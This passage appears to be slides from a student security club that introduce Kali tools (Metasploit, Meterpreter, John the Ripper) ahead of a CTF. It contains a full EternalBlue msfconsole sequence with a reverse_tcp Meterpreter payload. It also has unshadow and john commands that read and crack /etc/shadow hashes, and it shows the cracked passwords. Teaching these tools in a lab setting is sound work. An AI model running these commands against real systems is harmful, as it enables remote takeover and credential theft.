    - Auxiliary Modules: These are additional tools for scanning, fuzzing, and other non-exploit functions. They can help gather information, test configurations, or discover vulnerabilities without exploiting them.
    -
    - Post-Exploitation: After successfully exploiting a target, Metasploit provides tools to maintain control, escalate privileges, or gather further data (e.g., dump passwords, log keystrokes, or pivot to other systems).
    -
    - Meterpreter: This is one of the most powerful payloads in Metasploit. It’s an advanced, in-memory shell that provides full control over the exploited system, including file uploads, process management, and more, all while minimizing detection.

Example

```
# Start msfconsole
msfconsole

# Search for an exploit
search ms17_010

# Select the exploit
use exploit/windows/smb/ms17_010_eternalblue

# Set the target (IP address of the victim)
set RHOST 192.168.1.100

# Set the payload
set PAYLOAD windows/x64/meterpreter/reverse_tcp

# Set the attacker's IP for the reverse connection
set LHOST 192.168.1.101

# Launch the exploit
exploit
```

John the Ripper

- John is a Password Cracker
- You give it hashes and it return plaintext passwords
- Very flexible
- If you goto the tools sections of the Kali Webpage John the Ripper has the most subsections dedicated by a large margin



```
┌──(root㉿kali)-[~]
└─# unshadow /etc/passwd /etc/shadow > passwords.out
Created directory: /root/.john

┌──(root㉿kali)-[~]
└─# john --format=crypt ./passwords.out
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
vagrant          (vagrant)
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 10 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst
password         (root)
secret           (user)
lakers           (testuser)
```

More Tools, Other cool Features, What Now?

- Kali Documentation provides a list of tool here: https://www.kali.org/tools/
- This was just a brief overview of some of the most essential tools that I know about
- A cool command is "kali-undercover" which disguises your machine to look like windows so you don't look suspicious in public
- Also checkout WireShark
- If you want a more in depth experience with these tools I recommend getting a TryHackMe account and doing the Junior pentesting module
- Next meeting we will work on the Huntress CTF question and try to solve them.

Questions? JGUNST@email.sc.edu